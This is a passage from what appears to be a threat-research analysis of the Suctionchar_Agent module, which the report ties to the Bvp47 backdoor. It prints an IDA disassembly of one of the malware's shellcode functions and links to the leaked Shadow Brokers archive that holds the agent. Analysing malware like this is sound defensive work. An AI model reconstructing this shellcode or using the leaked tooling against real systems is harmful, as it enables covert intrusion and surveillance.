LOAD:08063D20                                                       dw 0Bh          ; e_shstrndx
LOAD:08063D54                                   ; ---------------------------------------------------------------------------
```

2. Several pieces of shellcode in the middle will jump to each other

```
LOAD:08063D54
LOAD:08063D54                                   shellcode_func_1 proc near
LOAD:08063D54
LOAD:08063D54                                   var_24          = dword ptr -24h
LOAD:08063D54                                   var_20          = dword ptr -20h
LOAD:08063D54                                   var_1C          = dword ptr -1Ch
LOAD:08063D54
LOAD:08063D54 55                                                push    ebp
LOAD:08063D55 89 E5                                             mov     ebp, esp
LOAD:08063D57 57                                                push    edi
LOAD:08063D58 56                                                push    esi
LOAD:08063D59 53                                                push    ebx
LOAD:08063D5A 83 EC 1C                                          sub     esp, 1Ch
LOAD:08063D5D 6A 01                                             push    1
LOAD:08063D5F FF 35 2C 00 00 00                                 push    large dword ptr ds:2Ch
LOAD:08063D65 FF 35 30 00 00 00                                 push    large dword ptr ds:30h
LOAD:08063D6B FF 35 28 00 00 00                                 push    large dword ptr ds:28h
LOAD:08063D71 E8 1C 03 00 00                                    call    shellcode_func_6
LOAD:08063D76 83 C4 10                                          add     esp, 10h
LOAD:08063D79 89 45 DC                                          mov     [ebp+var_24], eax
LOAD:08063D7C A1 1C 00 00 00                                    mov     eax, large ds:1Ch
LOAD:08063D81 85 C0                                             test    eax, eax
LOAD:08063D83 89 45 E4                                          mov     [ebp+var_1C], eax
LOAD:08063D86 74 6D                                             jz      short loc_8063DF5
LOAD:08063D88 A1 18 00 00 00                                    mov     eax, large ds:18h
LOAD:08063D8D 85 C0                                             test    eax, eax
LOAD:08063D8F 89 45 E0                                          mov     [ebp+var_20], eax
LOAD:08063D92 74 61                                             jz      short loc_8063DF5
LOAD:08063D94 A1 14 00 00 00                                    mov     eax, large ds:14h
LOAD:08063D99 85 C0                                             test    eax, eax
LOAD:08063D9B 74 58                                             jz      short loc_8063DF5
LOAD:08063D9D 8B 15 10 00 00 00                                 mov     edx, large ds:10h
LOAD:08063DA3 85 D2                                             test    edx, edx
LOAD:08063DA5 74 4E                                             jz      short loc_8063DF5
LOAD:08063DA7 8B 0D 0C 00 00 00                                 mov     ecx, large ds:0Ch
LOAD:08063DAD 85 C9                                             test    ecx, ecx
LOAD:08063DAF 74 44                                             jz      short loc_8063DF5
LOAD:08063DB1 8B 1D 08 00 00 00                                 mov     ebx, large ds:8
LOAD:08063DB7 85 DB                                             test    ebx, ebx
LOAD:08063DB9 74 3A                                             jz      short loc_8063DF5
LOAD:08063DBB 8B 35 04 00 00 00                                 mov     esi, large ds:4
LOAD:08063DC1 85 F6                                             test    esi, esi
LOAD:08063DC3 74 30                                             jz      short loc_8063DF5
LOAD:08063DC5 8B 3D 00 00 00 00                                 mov     edi, large ds:0
LOAD:08063DCB 85 FF                                             test    edi, edi
LOAD:08063DCD 74 26                                             jz      short loc_8063DF5
LOAD:08063DCF 83 EC 0C                                          sub     esp, 0Ch
LOAD:08063DD2 57                                                push    edi
LOAD:08063DD3 56                                                push    esi
LOAD:08063DD4 53                                                push    ebx
LOAD:08063DD5 BB FE FF FF FF                                    mov     ebx, 0FFFFFFFEh
LOAD:08063DDA 51                                                push    ecx
LOAD:08063DDB 52                                                push    edx
LOAD:08063DDC 50                                                push    eax
LOAD:08063DDD FF 75 E0                                          push    [ebp+var_20]
LOAD:08063DE0 FF 75 E4                                          push    [ebp+var_1C]
LOAD:08063DE3 FF 35 00 00 00 00                                 push    large dword ptr ds:0
LOAD:08063DE9 E8 5A 01 00 00                                    call    shellcode_func_4
```

3. A total of 6 pieces of shellcode



6. Conclusion

Although the function implementation of the Suctionchar_Agent module is relatively simple, combining Bvp47_loader and Dewdrop, we can conclude that Bvp47 has a good architectural capability in design, and attackers can flexibly combine other functional modules to achieve attack targets and reduce exposed surface of malicious code as much as possible. Although the NSA-sourced attack activities are highly secretive, through the analysis of forensic materials within the scope of our own data and the in-depth mining of open source data, we still hope to complete our puzzle and get a glimpse of the operation methods of the top international hacker teams.

7. Reference

1. Bvp47 – A Top-tier Backdoor of US NSA Equation Group
   https://www.pangulab.cn/post/the_bvp47_a_top-tier_backdoor_of_us_nsa_equation_group/

2. The Shadow Brokers: x0rz-EQGRP
   https://github.com/x0rz/EQGRP/blob/master/Linux/up/suctionchar_agents.tar.bz2

3. jtcriswell/bpfa
   https://github.com/jtcriswell/bpfa

4. bpf-asm-explained
   https://github.com/Igalia/pflua/blob/master/doc/technical/bpf-asm-explained.md

5. cloudflare/bpftools
   https://github.com/cloudflare/bpftools